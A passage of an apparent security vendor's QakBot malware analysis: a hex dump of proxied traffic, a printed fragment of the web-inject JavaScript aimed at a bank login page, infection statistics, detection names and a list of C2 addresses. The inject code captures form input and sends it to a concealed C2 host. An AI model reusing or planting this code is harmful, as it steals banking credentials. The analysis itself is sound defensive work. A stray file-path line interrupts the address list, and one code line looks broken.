00000520  00 00 05 00 00 01 7f 00  00 01 e5 c3 04 07 04 00  ........ ........
00000530  52 52 14 00 00 00 05 00  00 01 7f 00 00 01 e5 c6  RR...... ........
    000003CC  04 07 01 00 b0 b1 13 01  00 00 16 03 01 01 04 01
    000003DC  00 01 00 03 03 1e 49 82  4e bb c2 20 09 f6 0b f7  ......I. N.. ....
    000003EC  38 b2 fc c6 f5 0a 7c 97  c9 cf 51 f4 61 d4 f1 f3  8.....|. ..Q.a...
    000003FC  44 cb b1 54 a9 20 84 2e  7b 3c bf 62 81 76 99 d7  D..T. .. {<.b.v..
    0000040C  b8 16 27 2c ce bb ae 52  69 02 8c 0d a5 f6 d0 75  ..',...R i......u
    0000041C  ef 67 84 e4 7c c2 00 26  c0 2f c0 30 c0 2b c0 2c  .g..|..& ./.0.+.,
    0000042C  cc a8 cc a9 c0 13 c0 09  c0 14 c0 0a 00 9c 00 9d  ........ ........
    0000043C  00 2f 00 35 c0 12 00 0a  13 01 13 03 13 02 01 00  ./.5.... ........
    0000044C  00 91 00 00 00 12 00 10  00 00 0d 61 70 69 2e 69  ........ ...api.i
    0000045C  70 69 66 79 2e 6f 72 67  00 05 00 05 01 00 00 00  pify.org ........
    0000046C  00 00 0a 00 0a 00 08 00  1d 00 17 00 18 00 19 00  ........ ........
    0000047C  0b 00 02 01 00 00 0d 00  1a 00 18 08 04 04 03 08  ........ ........
    0000048C  07 08 05 08 06 04 01 05  01 06 01 05 03 06 03 02  ........ ........
```

Tracking single proxy

Web inject – the configuration file for the hooking module
Once communication with the C2 is established, one of the additional modules that is downloaded is the web-inject module. It intercepts the victim's traffic by injecting the module into the browser's process and hooking the network API. The hooking module gets the execution flow from intercepted APIs, and as soon as the victim accesses certain web pages related to banking and finance, additional JavaScript is injected into the source page.



```
<script>!function(e){var n=e.document,t=function(e,n){var t=n.getElementsByTagName(e);return
t&&t[0]},a=n.head||t("HEAD",n),o=a&&t("SCRIPT",a);o&&o.parentNode.removeChild(o)}(window);!function(r){var
i,d,o,n,e,t,a,c,h=r.document,f=r.encodeURIComponent,l=r.setTimeout,u={},s=Array.prototype,p=Object.prototype,m=s.slice,v=s.forEach,g=s.filte
r,b=s.some,L=s.indexOf,T=(Array.isArray,Object.keys),M=(p.toString,p.hasOwnProperty),y=String.prototype.trim,H="957bfba66714f2eb8e67ffc57fc4
53a9zlwE3U2jnu1YIqMb8e67ffc57fc453a9",_={b:"%BOTID%",q:"wfrxscqv",v:"mar2",w:"b"},E=[45,45,48,57,65,90,95,95,97,122],w=function(n){var
e,t,r,i=0;for(e=0;e<E.length;e+=2){if(r=E[e+1],(t=E[e])<=n&&n<=r)return i+n-t;i+=r-t+1}return 0},C=function(n){var
e,t,r=0;for(e=0;e<E.length;e+=2)if(r+=(t=E[e+1])-E[e]+1,0<=n&&n<r)return t-r+n+1;return E[0]},N=function(n,e){var
t,r,i,o=[];for(t=0;t<n.length||t<e.length;t+=1)r=t<n.length?w(n.charCodeAt(t)):0,i=t<e.length?w(e.charCodeAt(t)):0,o.push(String.fromCharCod
e(C(r^i)));return o.join("")},I=function(n){return n},k=function(n,e){var t;if(L&&n.indexOf===L)return
n.indexOf(e);for(t=0;t<n.length;t+=1)if(n[t]===e)return t;return-1},x=function(n){return n===Object(n)},B=function(n,e){return
M.call(n,e)},D=function(n){var e,t=[];if(!x(n))return[];if(T)return T(n);for(e in n)B(n,e)&&t.push(e);return t},A=function(n,e,t){var
r,i;if(v&&n.forEach===v)n.forEach(e,t);else if(n.length===+n.length){for(r=0;r<n.length;r+=1)if(e.call(t,n[r],r,n)===u)return}else
for(i=D(n),r=0;r<i.length;r+=1)if(e.call(t,n[i[r]],i[r],n)===u)return;return n},P=function(n,r,i){var o=!1;return
r=r||I,b&&n.some===b?n.some(r,i):(A(n,function(n,e,t){if(o=o||r.call(i,n,e,t))return u}),!!o)},j=function(n,r,i){var o;return
P(n,function(n,e,t){if(r.call(i,n,e,t))return o=n,!0}),o},O=function(n,r,i){var o=[];return
g&&n.filter===g?n.filter(r,i):(A(n,function(n,e,t){r.call(i,n,e,t)&&o.push(n)}),o)},S=function(t){var r=m.call(arguments,1);return
function(){var n=m.call(arguments),e=r.concat(n);return t.apply(this,e)}},F=function(n,e){var t=m.call(arguments,2);return
l(function(){return n.apply(null,t)},e)},V=function(e,n,t){try{return
n.apply(null,t)}catch(n){cn("error",{e:""+n,r:e})}},q=function(n,e){return V(n,e,m.call(arguments,2))},R=function(n,e){return
Math.floor(Math.random()*(e-n+1))+n},U=function(){return Math.random().toString(36).slice(2)},G=function(n){return
y&&!y.call("\ufeff\xa0")?y.call(n):String(n).replace(/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,"")},W=function(n,e){return-1!==n.indexOf(e)},z=fu
nction(n,e){return 1===n.nodeType&&-1!==String(" "+n.className+" ").replace(/[\t\r\n\f]/g," ").indexOf(" "+e+" ")},X=function(n){return
n.className.split(/[\s\t\r\n\f]+/)},Y=function(n,e){var t=X(n);-1===k(t,e)&&(t.push(e),n.className=O(t,function(n){return
0!==n.length}).join(" "))},$=function(n,e){var t=X(n);-1!==k(t,e)&&(n.className=O(t,function(n){return 0!==n.length&&n!==e}).join("
"))},Z=function(n){return h.getElementById(n)},J=function(n,e){return e.getElementsByTagName(n)},K=function(n,e){var t=J(n,e);return
t&&t[0]},Q=function(e,n,t){var r=J(n,t);return j(r,function(n){return
z(n,e)})},nn=function(n,e){for(;e=e.parentNode;)if(e&&1===e.nodeType&&e.nodeName===n)return e},en=function(n){return
G(n.innerText||n.textContent)},tn=function(n){var e=h.head||K("HEAD",h),t=h.createElement("STYLE");return
t.setAttribute("type","text/css"),e.appendChild(t),t.styleSheet?t.styleSheet.cssText=n:t.appendChild(h.createTextNode(n)),t},rn=function(n,e
,t){n.addEventListener?n.addEventListener(e,t,!1):n.attachEvent?n.attachEvent("on"+e,t):n["on"+e]=t},on=function(n,e,t){n.addEventListener?n
.removeEventListener(e,t,!1):n.attachEvent?n.detachEvent("on"+e,t):n["on"+e]=null},an=function(t){return function(n){var
e=n||r.event;if("function"==typeof e.stopPropagation&&e.stopPropagation(),void
0!==e.cancelBubble&&(e.cancelBubble=!0),"keydown"!==e.type||13===e.keyCode)return"function"==typeof
e.preventDefault&&e.preventDefault(),void
0!==e.returnValue&&(e.returnValue=!1),q("wrapped",t,e),!1;q("typing",cn,"typing")}},cn=function(n,e){var t,r,i,o,a=new
XMLHttpRequest,c=(r=_["b"],i=(t=H).slice(0,32),"https://"+(o=N(i,t.slice(32)).split("-"))[0].replace("_",".")+"/"+N(i,r).slice(0,32)+"."+o[1
]),l="POST",u=[],s=function(n,e){u.push([f(e),f(n)].join("="))};if("withCredentials"in a)a.open(l,c,!0);else{if(null==typeof
XDomainRequest)return Bn["reveal"]();(a=new XDomainRequest).open(l,c)}a.onload=function(){var
n,e=a.responseText,t="-----EOF-----";e&&404!==a.status&&(W(e,t)?q("init",Hn,e.split(t)):(n=e.split("|"),V(n[0],Bn[n[0]],n.slice(1))))},a.one
rror=function(){F(cn,2e3,n,e)},s(n,"m"),x(e)&&A(e,s),A( ,s),a.send(u.join("&"))},ln={},un={},sn={},fn={},pn=function(n,e){return
```

Fragment of JavaScript injected into the source page of the Wells Fargo login page

QakBot statistics

We analyzed statistics on QakBot attacks collected from our Kaspersky Security Network (KSN), where anonymized data voluntarily provided by Kaspersky users is accumulated and processed. In the first seven months of 2021 our products detected 181,869 attempts to download or run QakBot. This number is lower than the detection number from January to July 2020, though the number of users affected grew by 65% compared to the previous year and reached 17,316.

Number of users affected by QakBot attacks from January to July in 2020 and 2021 (download)

We observed the largest campaigns in Q1 2021 when 12,704 users encountered QakBot, with 8,068 Kaspersky users being targeted in January and 4,007 in February.

Conclusions

QakBot is a known Trojan-Banker whose techniques may vary from binary to binary (older and newer versions). It has been active for over a decade and doesn’t look like going away anytime soon. The malware is continuously receiving updates and the threat actors keep adding new capabilities and updating its modules in order to steal information and maximize revenue.

We know that threat actors change how they perform their malicious activities based on security vendor activities, using sophisticated techniques to stay under the radar. Although QakBot uses different techniques to avoid detection, for example, process enumeration in order to find running anti-malware solutions, our products are able to detect the threat using behavior analysis. The verdicts usually assigned to this malware:

Backdoor.Win32.QBot
Backdoor.Win64.QBot
Trojan.JS.QBot
Trojan.MSOffice.QBot
Trojan.MSOffice.QbotLoader
Trojan.Win32.QBot
Trojan-Banker.Win32.QBot
Trojan-Banker.Win32.QakBot
Trojan-Banker.Win64.QBot
Trojan-Downloader.JS.QBot
Trojan-PSW.Win32.QBot
Trojan-Proxy.Win32.QBot

Indicators of compromise (C2 server addresses)

75.67.192[.]125:443	24.179.77[.]236:443	70.163.161[.]79:443
72.240.200[.]181:2222	184.185.103[.]157:443	78.63.226[.]32:443
83.196.56[.]65:2222	95.77.223[.]148:443	76.168.147[.]166:993
105.198.236[.]99:443	73.151.236[.]31:443	64.121.114[.]87:443
213.122.113[.]120:443	97.69.160[.]4:2222	77.27.207[.]217:995
105.198.236[.]101:443	75.188.35[.]168:443	31.4.242[.]233:995
144.139.47[.]206:443	173.21.10[.]71:2222	125.62.192[.]220:443
83.110.109[.]155:2222	76.25.142[.]196:443	195.12.154[.]8:443
186.144.33[.]73:443	67.165.206[.]193:993	96.21.251[.]127:2222
149.28.98[.]196:2222	222.153.122[.]173:995	71.199.192[.]62:443
45.77.117[.]108:2222	45.46.53[.]140:2222	70.168.130[.]172:995
45.32.211[.]207:995	71.74.12[.]34:443	82.12.157[.]95:995
149.28.98[.]196:995	50.29.166[.]232:995	209.210.187[.]52:995


149.28.99[.]97:443	109.12.111[.]14:443	209.210.187[.]52:443
207.246.77[.]75:8443	68.186.192[.]69:443	67.6.12[.]4:443
149.28.99[.]97:2222	188.27.179[.]172:443	189.222.59[.]177:443
149.28.101[.]90:443	98.192.185[.]86:443	174.104.22[.]30:443
149.28.99[.]97:995	189.210.115[.]207:443	142.117.191[.]18:2222
149.28.101[.]90:8443	68.204.7[.]158:443	189.146.183[.]105:443
92.59.35[.]196:2222	75.137.47[.]174:443	213.60.147[.]140:443
45.63.107[.]192:995	24.229.150[.]54:995	196.221.207[.]137:995
45.63.107[.]192:443	86.220.60[.]247:2222	108.46.145[.]30:443
45.32.211[.]207:8443	193.248.221[.]184:2222	187.250.238[.]164:995
197.45.110[.]165:995	151.205.102[.]42:443	2.7.116[.]188:2222
45.32.211[.]207:2222	71.41.184[.]10:3389	195.43.173[.]70:443
96.253.46[.]210:443	24.55.112[.]61:443	106.250.150[.]98:443
172.78.59[.]180:443	24.139.72[.]117:443	45.67.231[.]247:443
90.65.234[.]26:2222	72.252.201[.]69:443	83.110.103[.]152:443
47.22.148[.]6:443	175.143.92[.]16:443	83.110.9[.]71:2222
149.28.101[.]90:995	100.2.20[.]137:443	78.97.207[.]104:443
207.246.77[.]75:2222	46.149.81[.]250:443	59.90.246[.]200:443
144.202.38[.]185:995	207.246.116[.]237:8443	80.227.5[.]69:443
45.77.115[.]208:995	207.246.116[.]237:995	125.63.101[.]62:443
149.28.101[.]90:2222	207.246.116[.]237:443	86.236.77[.]68:2222
45.32.211[.]207:443	207.246.116[.]237:2222	109.106.69[.]138:2222
149.28.98[.]196:443	45.63.107[.]192:2222	84.72.35[.]226:443
45.77.117[.]108:443	71.163.222[.]223:443	217.133.54[.]140:32100
144.202.38[.]185:2222	98.252.118[.]134:443	197.161.154[.]132:443
45.77.115[.]208:8443	96.37.113[.]36:993	89.137.211[.]239:995

45.77.115[.]208:443	27.223.92[.]142:995	74.222.204[.]82:995
207.246.77[.]75:995	24.152.219[.]253:995	122.148.156[.]131:995
45.77.117[.]108:8443	24.95.61[.]62:443	156.223.110[.]23:443
45.77.117[.]108:995	96.61.23[.]88:995	144.139.166[.]18:443
45.77.115[.]208:2222	92.96.3[.]180:2078	202.185.166[.]181:443
144.202.38[.]185:443	71.187.170[.]235:443	76.94.200[.]148:995
207.246.77[.]75:443	50.244.112[.]106:443	71.63.120[.]101:443
140.82.49[.]12:443	24.122.166[.]173:443	196.151.252[.]84:443
81.214.126[.]173:2222	73.25.124[.]140:2222	202.188.138[.]162:443
216.201.162[.]158:443	47.196.213[.]73:443	74.68.144[.]202:443
136.232.34[.]70:443	186.154.175[.]13:443	69.58.147[.]82:2078

** Can be performed as an external command (extended module).*

- Malicious spam
- Malware
- Malware Descriptions
- Malware Technologies
- QakBot
- Trojan
- Trojan Banker

Authors

- 

Anton Kuzmenko
-

Oleg Kupreev

- Expert Haim Zigel

QakBot technical analysis

Your email address will not be published. Required fields are marked *